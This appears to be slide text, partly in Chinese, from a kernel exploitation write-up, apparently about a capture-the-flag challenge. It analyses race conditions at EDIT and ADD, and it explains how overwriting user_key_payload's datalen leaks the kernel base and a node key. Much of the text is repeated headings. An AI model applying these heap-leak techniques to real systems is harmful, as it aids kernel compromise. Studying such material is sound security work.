
# Exploit

## Analyze. Race at EDIT




# Exploit

## Analyze. Race at EDIT



# Exploit

## Analyze. Race at EDIT



# Exploit

## Analyze. Race at ADD


The diagram illustrates the `user_key_payload` structure. It consists of a large grey rectangle representing the structure itself. Inside, there is a smaller light blue rectangle representing the `user_key_payload` field, which is highlighted with a pink border. Two black lines point from this pink-bordered box to the corresponding code blocks in the adjacent window.

```
struct user_key_payload {  
    struct rcu_head rcu;           /* RCU destructor */  
    unsigned short datalen;        /* length of this data */  
    char data[] __aligned(__alignof__(u64)); /* actual data */  
};
```

- ▶ rcu - 沒有用到
- ▶ datalen - key 的長度
  - ◎ 會被蓋成很大的值，但因為是 short，最大只會有 0xffff
- ▶ data[ ] - key data


# Exploit

## Analyze. Race at ADD



# Exploit

## Analyze. Race at ADD



# Exploit

## Analyze. Race at ADD

- ▶ 能 leak 出來的資訊有以下：
  - ⦿ Kernel base - 後方的 chunk 有 kernel address
  - ⦿ node-1 key - 如果設置 user\_key\_payload 為 0，則在 xor 後就會得到 node key


# Exploit

## Analyze. Race at EDIT

